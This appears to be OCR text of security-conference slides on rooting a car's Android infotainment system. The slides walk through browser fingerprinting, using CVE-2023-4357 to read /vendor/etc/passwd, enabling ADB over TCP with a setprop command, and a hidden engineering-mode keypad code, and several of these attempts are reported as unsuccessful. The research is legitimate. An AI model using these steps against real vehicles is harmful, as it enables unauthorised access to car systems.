
3.Jump to github homepage

4.Go to our vulnerability testing page

5.Discover vulnerabilities

From zero to root intelligent vehicles

Do some detection on the browser and try to use this as an entry point to attack.



果核浏览器检测 2.0

您的浏览器信息 数据来源于浏览器UA信息

内核版本	详细版本	浏览器名称	内核
66	66.0.3359.158 部分浏览器无法获取	Chrome WebView 可能不准确	Blink


详细UA信息 此内容由您当前浏览器提供

Mozilla/5.0 (Linux; Android 9; msmnile_gvmq for arm64 Build/PQ1A.190105.004; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/66.0.3359.158 Safari/537.36

浏览器列表

@2023 果核剥壳旗下作品 www.g[illegible].com 琼ICP备2021004479号

CVE-2023-4357




```
vendor_qti_diag::2901:2901::/:/system/bin/sh vendor_qdss::2902:2902::/:/system/bin/sh
vendor_rfs::2903:2903::/:/system/bin/sh vendor_rfs_shared::2904:2904::/:/system/bin/sh
vendor_adpl_odl::2905:2905::/:/system/bin/sh vendor_qrtr::2906:2906::/:/system/bin/sh
vendor_thermal::2907:2907::/:/system/bin/sh vendor_qtee::5000:5000::/:/system/bin/sh
```

The browser does not open the sandbox.
We can directly read **/verdor/etc/passwd**

Result: Our target car has this problem, but the browser of this car did not have the appropriate EXP to get the shell.

From zero to root intelligent vehicles

Enginner mode



changeAdb,切换成adb模式

1. Bluetooth connection

2. Debug Password

3. OPEN USB

4. Use dual USB-A connections


Enter settings to open adb mode and use USB cable to connect.

enable network debugging : setprop service.adb.tcp.port 5555


From zero to root intelligent vehicles

Enginner mode

Enter *#060# on the Bluetooth phone keypad of this car to enter engineering mode



Result : Our target car also has engineering mode, but without the ADB option.



Find new attack surfaces

- **Three tried-and-true attack methods have failed.**
- **Re-organizing the attack surface, we noticed the Car App Store.**

